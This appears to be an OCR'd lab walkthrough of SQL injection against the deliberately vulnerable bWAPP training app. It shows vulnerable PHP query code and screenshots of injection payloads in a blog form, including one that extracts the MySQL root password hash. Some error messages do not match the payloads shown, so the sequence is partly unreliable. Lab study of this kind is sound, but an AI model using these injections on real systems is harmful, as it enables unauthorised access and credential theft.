
Your secret: **Oh Why Didn't I Took That BLACK Pill?**


bee@bee-box: /tmp
File Edit View Terminal Tabs Help
GNU nano 2.0.7
File: /var/www/bWAPP/sqli_3.php

```
<?php

    if(isset($_POST["form"]))
    {

        $login = $_POST["login"];
        $login = sqli($login);

        $password = $_POST["password"];
        $password = sqli($password);

        $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";

        // echo $sql;

        $recordset = mysql_query($sql, $link);

        if(!$recordset)
        {

            die("Error: " . mysql_error());

        }

        else
        {

            $row = mysql_fetch_array($recordset);

            if($row["login"])
            {

                // $message = "<font color=\"green\">Welcome " . ucwords($row["login"]) . "...</font>";
```

SQLi Stored (Blog)

March 31, 2015 3:34 PM



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

Add Entry

#	Owner	Date	Entry



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
B

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

'


Add Entry Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bee')' at line 3


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Bl
/ SQL Injection - Stored (Blog) /
Add an entry to our blog:
Add Entry

```
test','test')#
```

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bee')' at line 3

test','test')#



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Add Entry

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

The entry was added to our blog!

#	Owner	Date	Entry
1	test	2015-03-31 23:41:02	test
2	bee	2015-03-31 23:41:06	1



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Add Entry

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

```
canary1','canary2')#
```

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,3,4)#','bee')' at line 1


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Add Entry


/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

The entry was added to our blog!

#	Owner	Date	Entry
1	test	2015-03-31 23:41:02	test
2	bee	2015-03-31 23:41:06	1
3	canary2	2015-03-31 23:43:24	canary1


canary1','canary2')#


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Bl
/ SQL Injection - Stored (Blog) /
Add an entry to our blog:
Add Entry

```
canary1',(select password from mysql.user where user='root' limit 0,1))#
```

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'canary1',(select user())#','bee')' at line 4

canary1',(select password from mysql.user where user='root' limit 0,1))#


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
192.168.254.131/bWAPP/sqli_7.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
B

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

